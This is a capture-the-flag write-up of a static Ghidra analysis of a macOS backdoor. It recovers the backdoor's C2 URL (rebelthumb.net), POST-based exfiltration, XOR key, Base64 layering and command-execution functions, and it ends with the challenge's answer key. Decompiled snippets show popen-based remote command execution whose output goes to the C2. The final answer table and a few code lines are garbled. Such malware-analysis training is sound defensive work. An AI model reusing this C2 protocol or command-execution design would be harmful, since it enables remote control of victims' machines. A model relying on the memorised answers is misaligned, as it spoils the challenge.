

Mac Backdoor

1. Challenge Overview

This challenge involved analyzing a **macOS Mach-O backdoor** and investigating how it communicates with its Command & Control (C2) server, handles payloads, executes commands, and encrypts data.

The goal was to answer eight questions by performing **static analysis** of the binary rather than simply relying on strings or guessing from function names.

The investigation focused mainly on tracing functions and understanding the important APIs used by the malware.


2. Tools Used

- **Detect It Easy (DIE)** — identify the binary format, architecture, compiler, and interesting strings/imports.
- **Ghidra** — perform static analysis, inspect functions, follow cross-references, and analyze the decompiled code.

Initial identification

Using DIE, we identified the sample as:

Mach-O 64-bit x86_64
macOS 10.12+
Objective-C
Clang
Foundation Framework



The binary also contained several interesting networking-related strings and Objective-C selectors, including:

```
NSURLWithString:  
requestWithURL:  
setHTTPMethod:  
setHTTPBody:  
dataTaskWithRequest:completionHandler:  
resume
```

These were strong indicators that the binary was capable of making HTTP/HTTPS requests.

We also noticed potentially interesting strings such as:

```
https://%s%s  
http://%s%s  
/index.php  
rebelthumb.net  
application/x-www-form-urlencoded
```

At this point, however, **we did not immediately assume** rebelthumb.net **was the C2**. We moved into Ghidra to determine how these strings were actually used.

What we learned from the initial analysis

The important lesson from this stage was that strings alone are not enough.

Instead of:

"rebelthumb.net" exists → therefore C2

we followed the code to determine:

```
String  
↓  
Where is it referenced?  
↓  
How is it constructed?  
↓  
Which function uses it?  
↓  
What behavior does it produce?
```

This approach allowed us to gradually reconstruct the backdoor's behavior and answer the challenge questions with evidence.

3. Finding the C2 Server

After the initial reconnaissance, the next objective was to determine which server the backdoor communicates with.

We had already noticed the string:

rebelthumb.net

However, a string by itself isn't enough to confirm that it is the C2 server. We needed to trace how the binary constructs and uses it.

Tracing the C2 configuration

In Ghidra, we examined the entry() function and found several values being initialized:

```
uRam000000010000446c = 0x74656e2e626d;
__proxy = 0x68746c65626572;
DAT_10000446b = 0x75;
_DAT_1000044a4 = 0x2e7865646e692f;
_DAT_1000044ab = 0x706870;
DAT_1000044e4 = 1;
tVar4 = _time((time_t *)0x0);
_srand((uint)tVar4);
iVar2 = _rand();
cVar1 = (char)iVar2 +
        ((char)(uint)((ulong)((long)iVar2 * 0x38e38e39) >> 0x21) - (c
iVar2 = _rand();
bVar7 = 0x1c - cVar1;
iVar3 = _rand();
_tuid = iVar3 % (1 << (bVar7 & 0x1f)) | iVar2 % (1 << (cVar1 + 2U & (
LAB_100002ca6:
do {
    iVar2 = FConnectProxy();
    if (iVar2 == 0) break;
    uVar5 = uVar5 + 1;
    if (2 < uVar5) {
```

At first, these

hexadecimal values don't look meaningful.

The important thing to understand is that these values represent **ASCII characters stored as bytes**, and the Mach-O binary uses **little-endian** byte ordering.

For example:

0x68746c65626572

is stored in memory byte-by-byte in reverse order:

72 65 62 65 6c 74 68

Converting those bytes to ASCII gives:

rebelth

The other pieces reconstruct the remaining part:

rebelth + u + mb.net

Giving:

rebelthumb.net

We also found the path:

/index.php

So the complete endpoint becomes:

rebelthumb.net/index.php

Confirming HTTPS

Finding the hostname and path still wasn't enough. We checked how `SendPost()` constructs the URL.

The function contains:

```
44  uVar4 = _objc_autoreleasePoolPush();
45  __bzero(local_148,0x104);
46  if (DAT_1000044e4 == '\0') {
47      pcVar8 = "http://%s%s";
48  }
49  else {
50      pcVar8 = "https://%s%s";
51  }
52  local_188 = param_2;
53  local_180 = uVar4;
54  local_178 = param_3;
55  _sprintf(local_148,pcVar8,&_proxy,&DAT_1000044a4);
56  puVar1 = PTR__objc_msgSend_100004030;
57  uVar4 = (*(code *)PTR__objc_msgSend_100004030)
58          (&__OBJC_CLASS_$_NSString,"stringWithCString:encod
59  uVar4 = _objc_retainAutoreleasedReturnValue(uVar4);
```

Earlier, we saw:

DAT_1000044e4 = 1

Therefore the else branch is selected:

https://%s%s

Substituting the hostname and path:

https://rebelthumb.net/index.php

Conclusion

We can now confidently identify the C2 endpoint as:

https://rebelthumb.net/index.php

The important part of the investigation was that we didn't rely solely on the suspicious domain string. We **traced its construction and confirmed how** `SendPost()` **uses it to create the network URL.**

4. Finding the HTTP Method

After identifying the C2 server, the next step was to determine **how the backdoor sends data to it.**

We focused on the `SendPost()` function because its name and behavior suggested that it handles HTTP communication.

While examining the decompiled code, we found the following:

```
[request setHTTPMethod:&cf_POST];
```

This is the important line.

The `setHTTPMethod:` API is being used to configure the HTTP request, and the value passed to it is POST.

The surrounding code also showed the request being prepared with an HTTP body:

```
[request setHTTPBody:...];
```

This supports the finding that the malware is sending data in the body of an HTTP request.

```
puVar6 = &local_254;
local_254 = 0;
CryptPayload(param_1,param_2,puVar3,puVar6);
__bzero(local_148,0x104);
_sprintf(local_148,"%u", (ulong)_tuid);
...

uVar1 = SendPost((_POST_PARAM *)&local_1a0,puVar5,&local_258,pu
if (uVar1 == 0) {
    iVar2 = _strcmp((char *)puVar5,"OK");
    uVar1 = (uint)(iVar2 != 0);
}
_free(puVar3);
_free(puVar5);
}
if (*(long *)PTR____stack_chk_guard_100004020 != local_38) {
    /* WARNING: Subroutine does not return */
```

Data flow

```
SendPayload()
↓
SendPost()
↓
Create HTTP request
↓
```

```
setHTTPMethod: POST
↓
setHTTPBody:
↓
Send request to C2
```

Conclusion

The backdoor uses the:

POST

HTTP method to communicate with its C2 server.

Answer: Q2 → POST

Beginner note

When analyzing network-related malware code, APIs such as:

```
setHTTPMethod:
setHTTPBody:
requestWithURL:
dataTaskWithRequest:
```

are useful indicators.

5. Finding the Payload Transmission Function

Next, we wanted to determine **which function is responsible for sending file/payload data to the C2 server**.

During the analysis, we found a function named `SendPayload()`. Instead of relying only on its name, we examined what the function actually does.

The important part of the function was:

```
CryptPayload(param_1,param_2,puVar3,puVar6);
```

The data is first passed to `CryptPayload()`, which performs the payload transformation.

After that, `SendPayload()` prepares several parameters, including:

```
tuid
control
content
payload
```

Finally, it calls:

SendPost(...);

So the function connects the **payload preparation** and **HTTP transmission** stages.

```
_memcpy(&local_148,param_1,0x10c);
tVar5 = _time((time_t *)0x0);
__bzero(local_548,0x400);
_sprintf(local_548,"%s 2>&l %",local_140);
pFVar6 = _popen(local_548,"r");
if (pFVar6 == (FILE *)0x0) {
    local_148 = 0x89800000089b;
    uVar4 = SendPayload((uchar *)&local_148,0x10c);
}

iVar1 = _fileno(pFVar6);
uVar2 = _fcntl(iVar1,3,0);
_fcntl(iVar1,4,(ulong)(uVar2 | 4));
uVar2 = 0;
do {
    uVar10 = 0xffffffff;
    while( true ) {
        __bzero(auStack_30d48,0x800);
        sVar7 = _read(iVar1,auStack_30d48,0x800);
        uVar4 = 2;
    }
} while( true );

_10000400a:
_pclose(pFVar6);
_usleep(2000000);
if (uVar2 == 0) {
    puVar11 = &local_148;
    local_148 = 0x89800000089a;
    uVar2 = 0x10c;
}
else {
    puVar11 = auStack_30548;
}
SendPayload((uchar *)puVar11,uVar2);
}
```

Following the flow

We can simplify the behavior to:

```
Payload/Data
↓
SendPayload()
↓
CryptPayload()
↓
Prepare POST parameters
↓
SendPost()
↓
HTTP POST
↓
C2 Server
```

This distinction is important:

- `CryptPayload()` → transforms/encrypts the data.
- `SendPost()` → handles the HTTP request.
- `SendPayload()` → **coordinates the process of sending the payload data.**

Conclusion

The function responsible for transmitting the payload to the C2 server is:

`SendPayload`

Answer: Q3 → `SendPayload`

6. Finding the Command Execution & Output Function

The next question was:

Which function executes commands and retrieves their output?

During the analysis, we found two relevant functions:

`MsgRun()`
`MsgCmd()`

At first, both looked like they could be responsible for command execution, so we needed to examine their behavior rather than rely on their names.

Comparing `MsgRun()` and `MsgCmd()`

In `MsgRun()`, we found:

```
_sprintf(local_338,"%s >/dev/null 2>&1 &",local_130);pFVar2 =  
_popen(local_338,"r");
```

This shows that `MsgRun()` builds a command and uses `_popen()` to execute it.

However, it **doesn't read the command's output.**

`MsgCmd()`

Inside `MsgCmd()`, we found:

```
_sprintf(local_548,"%s 2>&1 &",local_140);pFVar5 = _popen(local_548,"r");
```

Again, `_popen()` is used to execute the command.

But the important difference comes afterward:

```
iVar1 = _fileno(pFVar5);
```

The program obtains the file descriptor associated with the command's output stream.

Then we found:

```
sVar6 = _read(iVar1,auStack_30d48,0x800);
```


This is the key evidence.

`_read()` reads data from the command's output into a buffer.

After collecting the output, the function eventually calls:


```
SendPayload((uchar *)puVar10,uVar11);
```

So the complete behavior is:




Why not `MsgRun()`?

`MsgRun()`:



`MsgCmd()`:



SendPayload()

The question specifically asks for the function that **executes commands AND retrieves their output**, so the second behavior matches the question.

Conclusion

Answer: Q4 → MsgCmd

This was a useful distinction in the analysis: **command execution and command-output retrieval are two separate behaviors**, and looking at the APIs used after `_popen()` allowed us to distinguish them.

7. Finding the XOR Encryption Key

The next objective was to identify the **key used to XOR the payload**.

We started by examining the `CryptPayload()` function because `SendPayload()` calls it before transmitting data.

Inside `CryptPayload()`, we found the following XOR loop:

```
if (((param_1 != (uchar *)0x0) && (param_3 != (uchar *)0x0)) && (param_4 != (uint *)0x0)) {
    if (param_2 != 0) {
        uVar4 = 0;
        do {
            param_1[uVar4] = param_1[uVar4] ^ (DAT_1000036d0)[(uint)uVar4 & 0x1f];
            uVar4 = uVar4 + 1;
        } while (param_2 != uVar4);
    }
    puVar3 = (uchar *)_malloc((ulong)(param_2 * 2));
    __bzero(puVar3, (ulong)(param_2 * 2));
    if (puVar3 == (uchar *)0x0) {
        -- " "
    }
}
```

That's **32 bytes**.

This indicates that the malware uses a **32-byte repeating XOR key**.

Extracting the key

We then examined the data stored at:

DAT_1000036d0

Bytes	Hex
003640	02 00 00 e9 c4 fe ff ff 68 6e 02 00 00 e9 ba fe
003650	ff ff 68 7b 02 00 00 e9 b0 fe ff ff 68 88 02 00
003660	00 e9 a6 fe ff ff 68 97 02 00 00 e9 9c fe ff ff
003670	68 a7 02 00 00 e9 92 fe ff ff 68 b5 02 00 00 e9
003680	88 fe ff ff 68 c4 02 00 00 e9 7e fe ff ff 68 d9
003690	02 00 00 e9 74 fe ff ff 68 e8 02 00 00 e9 6a fe
0036a0	ff ff 68 f7 02 00 00 e9 60 fe ff ff 68 04 03 00
0036b0	00 e9 56 fe ff ff 68 00 00 00 00 e9 4c fe ff ff
0036c0	00 00 00 00 00 c0 72 40 00 00 00 00 00 4e 40
0036d0	77 4c 71 66 4d 5d 25 77 54 78 60 7e 74 55 54 62
0036e0	77 3e 52 5e 18 23 79 47 35 52 28 33 7f 43 3a 3b
0036f0	ff ff 01 9d 01 00 ab 02 00 00 ab 02 09 e2 0a 00
003700	b4 02 12 00 00 c6 02 0c d0 0a 00 d2 02 23 00 00
003710	f5 02 c4 01 dc 0b 00 b9 04 0b 00 00 c4 04 16 c1
003720	0a 00 da 04 17 00 00 f1 04 06 bc 0a 00 f7 04 18
003730	00 00 8f 05 2a 9a 0b 00 c7 05 25 98 0b 00 ec 05
003740	0f 00 00 fb 05 1a b0 0a 00 b1 06 06 a4 0a 00 b7
003750	06 12 00 00 c9 06 0b a3 0b 00 d4 06 21 00 00 f5

The 32 bytes were:

```
77 4C 71 66 4D 5D 25 77
54 78 60 7E 74 55 54 62
77 3E 52 5E 18 23 79 47
35 52 28 33 7F 43 3A 3B
```

Combining the bytes into hexadecimal gives:

```
774c71664d5d25775478607e74555462773e525e18237947355228337f433a3b
```

XOR flow

The payload processing can therefore be represented as:

```
Original data
↓
XOR with 32-byte key
↓
Encoded data
↓
Send to C2
```

The same key location was also referenced by the decryption logic, which further confirmed that this was the XOR key rather than an unrelated constant.

Conclusion

Answer: Q5 →

```
774c71664d5d25775478607e74555462773e525e18237947355228337
f433a3b
```

Beginner note

The hexadecimal value:

0x1f

is simply decimal **31**.

Because programming indexes normally start at 0, the range 0–31 contains **32 positions**. That's how we recognized that the malware is using a 32-byte repeating XOR key.

8. Identifying the Encoding Used Before XOR

The next question was:

What type of encoding was used before the XOR operation?

To answer this, we needed to understand the **order in which the malware processes the data**.

We first noticed a function called `Base64ToString()`, which contained:

```
uVar2 = b64_decode(param_1,param_2,param_3);
```

This suggested Base64 decoding, but there was an important problem: **Ghidra showed no callers for** `Base64ToString()`.

So we didn't use the function name alone as evidence.

Instead, we examined `DecryptPayload()`, where the actual data-processing sequence was visible.

Examining `DecryptPayload()`

The first important operation was:

```
uVar2 = b64_decode(param_1,param_2,puVar3);
```

The malware first calls `b64_decode()` and stores the decoded data in `puVar3`.

Immediately afterward, the XOR loop runs:

```
uVar2 = b64_decode(param_1,param_2,puVar3);
sVar5 = (size_t)uVar2;
if (uVar2 == 0) {
    sVar5 = 0;
}
else {
    uVar4 = 0;
    do {
        puVar3[uVar4] = puVar3[uVar4] ^ (sDAT_1000036d0)[(uint)uVar4 & 0x1f];
        uVar4 = uVar4 + 1;
    } while (sVar5 != uVar4);
}
```

This gives us a clear sequence:

```
Incoming data
↓
Base64 decode
↓
XOR operation
↓
Decrypted payload
```

Therefore, the data is **Base64 encoded before the XOR stage**.

Conclusion

Answer: Q6 → Base64

Why this matters

This is a good example of why we should follow the **actual execution order** in a decompiled function.

We didn't conclude:

Base64ToString exists → answer must be Base64.

Instead, we confirmed it through:

```
b64_decode()
↓
XOR loop
```

That gave us evidence for the answer.

9. Finding the Payload Execution Function

The next question was:

What is the name of the function used to run the payload?

At this point, we already knew that `MsgCmd()` executes commands and retrieves their output. However, this question is specifically asking about the function responsible for **running the payload**.

So we examined `MsgRun()`.

Examining `MsgRun()`

The function first builds an execution command:

```
_sprintf(local_338,"%s >/dev/null 2>&1 &",local_130);
```

Here, sprintf() is being used to construct a string.


The %s is replaced with the value stored in local_130.

The resulting command is then passed to:

```
pFVar2 = _popen(local_338,"r");
```

popen() is important because it starts the constructed command.

The execution flow is therefore:



We can also see that the command's output is redirected:

```
>/dev/null 2>&1
```

This means the output is discarded rather than collected by the backdoor.

This is also why we previously distinguished MsgRun() from MsgCmd():

Function Executes Retrieves output

MsgRun()	✓	✗
MsgCmd()	✓	✓

For this question, the function responsible for running the payload is therefore:

Answer: Q7 → MsgRun

```
if (param_1 == (_TRANS_INFO *)0x0) {
    uVar2 = 1;
}
else {
    __memcpy(local_138,param_1,0x10c);
    __bzero(local_338,0x200);
    _sprintf(local_338,"%s >/dev/null 2>&1 &",local_130);
    pFVar1 = _popen(local_338,"r");
    local_138 = pFVar1 == (FILE *)0x0 | 0x89a;
    local_134 = 0x897;
    uVar2 = SendPayload((uchar *)local_138,0x10c);
}
```

Beginner takeaway

When you're asked to find a function that **runs something**, look for execution-related APIs such as:

```
popen()
system()
exec()
execve()
```

In this challenge, `_popen()` was the key indicator that `MsgRun()` actually launches the supplied command/payload.

10. Finding the Payload Opening API

The final question was:

What API is used to open the payload in the `MsgDown` function?

We returned to the `MsgDown()` function and looked at how it handles the file.

The important line was:

```
pFVar4 = _fopen(local_140,"rb");
```

Understanding the line

The function being used is:

```
fopen()
```

`fopen()` is a standard C function used to **open a file**.

The second argument is:

```
"rb"
```

which means:

- `r` → **read**
- `b` → **binary**


So the malware opens the file in **read-binary mode**.

After opening the file, `MsgDown()` uses:

```
sVar6 = _fread(pvVar5,local_1a8 & 0xffffffff,1,pFVar4);
```

`fread()` then reads the contents of the opened file into memory.

The simplified flow is:



This confirms that MsgDown() uses fopen() to open the payload/file.

Conclusion

Answer: Q8 → fopen

Beginner takeaway

When reading decompiled code, don't let variable names such as pFVar4 distract you.

This:

```
pFVar4 = _fopen(local_140,"rb");
```

can simply be read as:

Open the file stored in local_140 for binary reading and keep the resulting file handle in pFVar4.

The variable names are generated by Ghidra; the **API call and its arguments** tell us what the program is actually doing.

11. Final Answers

#	Question	Answer
1	What is the C2 server used by the backdoor?	https://rebelthumb.net/index.php
2	What HTTP method was used to send data to the C2 server?	POST
3	What function is responsible for transmitting file payloads to the C2 server?	SendPayload
4	Which function executes commands and retrieves their output?	MsgCmd
5	What key was used to encrypt the payload in hex?	774c71664d5d25775478607e74555462773e525e18237947355228337f433a3b
6	What type of encoding was used before the XOR operation?	Base64
7	What is	MsgRun

Question

Answer

the name
of the
function
used to run
the
payload?
What API
is used to
open the
8 payload in fopen
MsgDown
?

12. Key Takeaways

This challenge was a good introduction to **static malware analysis with Ghidra**, particularly learning how to follow behavior instead of trying to understand every line of decompiled code.

Follow the data flow

We followed the malware through several important functions:

C2 Configuration
↓
SendPayload()
↓
CryptPayload()
↓
SendPost()
↓
C2

For incoming data:

C2
↓
RecvPayload()
↓
DecryptPayload()
↓
Base64 decode
↓
XOR

And for execution:

Command / Payload
↓
MsgRun()

↓
popen()
↓
Execute

✿ Don't trust names alone

A function called `MsgRun()` sounds like it might retrieve command output, but we had to inspect the code.

Comparing:

`MsgRun()`
→ `popen()`
→ execute

with:

`MsgCmd()`
→ `popen()`
→ `read()`
→ retrieve output
→ `SendPayload()`

allowed us to correctly distinguish their purposes.

✂ Learn the important APIs

Several common APIs appeared repeatedly:

`fopen()` → open a file
`fread()` → read file data
`sprintf()` → build a formatted string
`popen()` → execute a command and create a pipe
`read()` → read data from a descriptor
`memcpy()` → copy bytes
`malloc()` → allocate memory
`free()` → release memory

Knowing these basic APIs makes Ghidra's decompiled code much easier to understand.

🧠 Most importantly

We didn't need to understand every:

`param_1`
`param_2`
`uVar1`
`uVar2`
`local_140`
`puVar3`

Instead, we focused on:

What function is this? What important API does it call? What happens to the data before and after it?

That approach was enough to reconstruct the backdoor's C2 communication, payload processing, command execution, and file handling.